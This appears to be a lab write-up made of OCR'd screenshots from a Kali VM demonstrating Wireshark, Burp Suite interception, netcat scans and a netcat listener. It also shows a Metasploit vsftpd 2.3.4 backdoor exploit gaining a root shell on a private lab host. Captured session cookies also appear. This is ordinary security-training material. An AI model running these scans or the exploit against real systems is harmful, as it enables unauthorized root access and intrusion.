
```
No.  Time         Source                Destination      Protocol Length Info
   1 0.000000000  192.168.25.130        95.216.192.15    NTP       90 NTP Version 4, client
   2 0.241938882  VMware_fa:9c:aa       Broadcast        ARP       60 Who has 192.168.25.130? Tell 192.168.25.2
   3 0.241987324  VMware_ae:04:64       VMware_fa:9c:aa  ARP       42 192.168.25.130 is at 00:0c:29:ae:04:64
   4 0.242360080  95.216.192.15         192.168.25.130   NTP       90 NTP Version 4, server
   5 5.193047223  VMware_ae:04:64       VMware_fa:9c:aa  ARP       42 Who has 192.168.25.2? Tell 192.168.25.130
   6 5.194716391  VMware_fa:9c:aa       VMware_ae:04:64  ARP       60 192.168.25.2 is at 00:50:56:fa:9c:aa
   7 13.435650081 VMware_2a:0f:ec       Broadcast        ARP       60 Who has 192.168.25.254? Tell 192.168.25.129
   8 13.435650688 VMware_f2:42:7b       VMware_2a:0f:ec  ARP       60 192.168.25.254 is at 00:50:56:f2:42:7b
   9 13.436530846 192.168.25.129        192.168.25.254   DHCP     342 DHCP Request  - Transaction ID 0x7d0ebf29
  10 13.436531232 192.168.25.254        192.168.25.129   DHCP     342 DHCP ACK      - Transaction ID 0x7d0ebf29
  11 19.979823513 192.168.25.1          224.0.0.251      MDNS     474 Standard query response 0x0000 PTR PICACHU._dosvc._tcp.local SRV 0 0 7680 PICACHU.local TXT
  12 19.981909286 fe80::39f:8379:d4ea…  ff02::fb         MDNS     494 Standard query response 0x0000 PTR PICACHU._dosvc._tcp.local SRV 0 0 7680 PICACHU.local TXT
  13 19.984578659 192.168.25.1          224.0.0.251      MDNS      85 Standard query 0x0000 ANY PICACHU._dosvc._tcp.local, "QM" question
  14 19.986683488 fe80::39f:8379:d4ea…  ff02::fb         MDNS     105 Standard query 0x0000 ANY PICACHU._dosvc._tcp.local, "QM" question
  15 20.236152167 192.168.25.1          224.0.0.251      MDNS      85 Standard query 0x0000 ANY PICACHU._dosvc._tcp.local, "QM" question
  16 20.238159302 fe80::39f:8379:d4ea…  ff02::fb         MDNS     105 Standard query 0x0000 ANY PICACHU._dosvc._tcp.local, "QM" question
  17 20.506426278 192.168.25.1          224.0.0.251      MDNS      85 Standard query 0x0000 ANY PICACHU._dosvc._tcp.local, "QM" question
```

```
› Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_ae:04:64 (00:0c:29:ae:04:64), Dst: VMware_fa:9c:aa (00:50:56:fa:9c:
› Internet Protocol Version 4, Src: 192.168.25.130, Dst: 95.216.192.15
› User Datagram Protocol, Src Port: 51450, Dst Port: 123
› Network Time Protocol (NTP Version 4, client)
```

```
0000  00 50 56 fa 9c aa 00 0c  29 ae 04 64 08 00 45 b8   ·PV·····)··d··E·
0010  00 4c 76 2f 40 00 40 11  c9 a7 c0 a8 19 82 5f d8   ·Lv/@·@·······_·
0020  c0 0f c8 fa 00 7b 00 38  fa 5b 23 00 00 00 00 00   ·····{·8·[#·····
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0050  00 00 48 f5 73 5e d9 f9  9a 64                     ··H·s^···d
```

Ready to load or capture | Packets: 22 · Dropped: 0 (0.0%) | Profile: Default

Burp Suite: Intercept & modify HTTP(S) requests — use as proxy



KALI 2025.3 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.8.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Pretty Raw Hex
Inspector
Event log All issues
Memory: 147.8MB
Disabled
www.google.com

Request to https://www.google.com:443 [142.251.221.228]

```
Time              Type  Direction  Method  URL
11:21:48 20 Oct … HTTP  → Request  POST    https://www.google.com/gen_204?atyp=i&ei=4M31aNqqDsiWseMPjfKUuAY&ct=slh&v=t1&im=M&aqid=4M31aPeZE5WV88EP9cPB2AM&pv=0.68573
11:22:20 20 Oct … HTTP  → Request  POST    https://www.google.com/gen_204?atyp=i&ei=4M31aNqqDsiWseMPjfKUuAY&ct=slh&v=t1&im=M&aqid=4M31aPeZE5WV88EP9cPB2AM&pv=0.68573
11:22:20 20 Oct … HTTP  → Request  POST    https://www.google.com/gen_204?atyp=i&ei=4M31aNqqDsiWseMPjfKUuAY&ct=slh&v=t1&im=M&aqid=4M31aPeZE5WV88EP9cPB2AM&pv=0.68573
11:22:30 20 Oct … HTTP  → Request  GET     https://push.services.mozilla.com/
11:22:34 20 Oct … HTTP  → Request  POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
11:23:32 20 Oct … HTTP  → Request  GET     https://push.services.mozilla.com/
11:23:34 20 Oct … HTTP  → Request  GET     https://googleads.g.doubleclick.net/pagead/id
11:24:29 20 Oct … HTTP  → Request  GET     https://ads.mozilla.org/v1/t?data=CrwDEgU3NDM1NxoMCLeQ1&cGEMe2798BIgwIo5PXxwYQnZqxiAMqBkFtYXpvbjIme2RlMWE2Y2FmLTJjMmQtNDJj
11:26:07 20 Oct … HTTP  → Request  GET     https://www.google.com/xjs/_/ss/k=xjs.s.S43dXBFlF4k.L.F4.O/am=AAACAAAEAgAAAAAAAAAAAQAQAiAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11:26:07 20 Oct … HTTP  → Request  POST    https://www.google.com/gen_204?s=web&t=cap&atyp=csi&ei=9s71aJ32I72RseMPydKLiAs&rt=wsrt.38,hst.67223,cbt.67235&nt=navigate&ts=593573
11:26:07 20 Oct … HTTP  → Request  GET     https://www.google.com/pagead/1p-conversion/16521530460/?gad_source=1&adview_type=4&adview_query_id=COvXjeqLspADFairZgId5K4kqA
11:26:07 20 Oct … HTTP  → Request  GET     https://www.googleadservices.com/pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=COvXjeqLspADFairZgId5K4kqA
11:26:07 20 Oct … HTTP  → Request  GET     https://www.google.com/gen_204?atyp=i&ct=&cad=&rwtw=1&ei=9s71aJ32I72RseMPydKLiAs&zx=1760939767651&opi=89978449
11:26:07 20 Oct … HTTP  → Request  GET     https://www.google.com/verify/AB.IKsYpPwFoC_oDAT5m2JoFcsSuLjl9z-oJZDKRG1sQyVz6LftvT2vic2XJu8bwbf5tH6vFFGGMDkY8-Zncd1jDygx-y8vhAnjiLHSbtyX443_4wcPtGyZAZQr09bVYclio3zQY
11:26:07 20 Oct … HTTP  → Request  POST    https://www.google.com/gen_204?s=web&t=aft&atyp=csi&ei=9s71aJ32I72RseMPydKLiAs&rt=wsrt.38,hst.67223,cbt.67235,sct.67291,frts.67415,prt.67478,frvt.67581,afti.67581,afts.67426,aftr.67439,a
11:26:07 20 Oct … HTTP  → Request  GET     https://www.google.com/xjs/_/js/k=xjs.s.en_GB.7KxBrC06qYA.2019.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAA
11:26:07 20 Oct … HTTP  → Request  GET     https://www.googletagmanager.com/gtag/js?id=AW-16521530460&preconnect=1&type=7&qid=COvXjeqLspADFairZgId5K4kqA
11:26:07 20 Oct … HTTP  → Request  POST    https://csp.withgoogle.com/csp/gws/fff
11:27:52 20 Oct … HTTP  → Request  GET     https://push.services.mozilla.com/
11:28:47 20 Oct … HTTP  → Request  GET     https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=ChUKE25hdmNsaWVud
11:30:13 20 Oct … HTTP  → Request  GET     https://ads.mozilla.org/v1/t?data=CrwDEgU3NDM1NxoMCLeQ1&cGEMe2798BIgwIo5PXxwYQnZqxiAMqBkFtYXpvbjIme2RlMWE2Y2FmLTJjMmQtNDJjNi1hNDE3LWZkZjBhMzAwM2Q0MX06AklOcg1uZXd
11:30:37 20 Oct … HTTP  → Request  GET     https://www.google.com/search?client=firefox-b-e&channel=entpr&q=chunri+chunri
```


Request

```
GET /search?client=firefox-b-e&channel=entpr&q=chunri+chunri HTTP/2
Host: www.google.com
Cookie: AEC=AaJmaSuivzKYp7NhcFkeib_ZTnodwhbCImvxVeKi                iWk; NID=
525=iSAsDwkQDVW-x85lLHt1VU37qSzpab5WKjumC81iWRiDH9B1                M26BfocYOY5S4wvH8SDQeFIMtVWL_oTaUDpZyaXvlQDEulHa7dFdTTDi7i4PWVqd1uH8smN0EH72tEsWXYafRBb7_MGbR0enuMFIb-DL_If
6WrML XoRdRZzSdwjbkgGviTnUZ98ZGQfHIYAA_fcpApHLptzXwmCDMVD5X3m54hxqkWNNzq-Q9SqnPWk; DV=0zD0kH_d05oQEKMYZTqdNnGaTsMCoBk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

chunri chunri

Search | 0 highlights

Inspector	
Request attributes	2
Request query parameters	3
Request body parameters	0
Request cookies	3
Request headers	18




Request to https://cybercrime.gov.in:443 [45.127.75.210]

```
GET / HTTP/1.1
Host: cybercrime.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.google.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Netcat: Network debugging — nc -zv 127.0.0.1 1-65535


Nc -zc 127.0.0.1 80

Nc -l -p 9000




```
        RX packets 540  bytes 109376 (106.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 540  bytes 109376 (106.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nc -zv 127.0.0.1 1-65535
localhost [127.0.0.1] 33098 (?) open
localhost [127.0.0.1] 3306 (mysql) open
localhost [127.0.0.1] 80 (http) open

┌──(kali㉿kali)-[~]
└─$ nc -zv 10.0.2.15 1-65535
10.0.2.15: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.2.15] 49428 (?) open
(UNKNOWN) [10.0.2.15] 41654 (?) open
(UNKNOWN) [10.0.2.15] 33126 (?) open
(UNKNOWN) [10.0.2.15] 80 (http) open

┌──(kali㉿kali)-[~]
└─$ nc -zv 127.0.0.1 80
localhost [127.0.0.1] 80 (http) open

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -l -p 9000
GET / HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Cookie: security=impossible; PHPSESSID=2bd15be6e6a7e3312f7d1cef2b92f300
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i


┌──(kali㉿kali)-[~]
└─$ 
```

Metasploit: Exploitation framework —



```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

KALI 2025.3 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: ~
Session Actions Edit View Help
28°C
Sunny
Search
1:00 PM
10/20/2025



```
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:41549 → 192.168.56.101:6200) at 2025-10-20 12:53:39 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
exit
```

KALI 2025.3 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: ~
Session Actions Edit View Help
28°C
Sunny
Search
1:01 PM
10/20/2025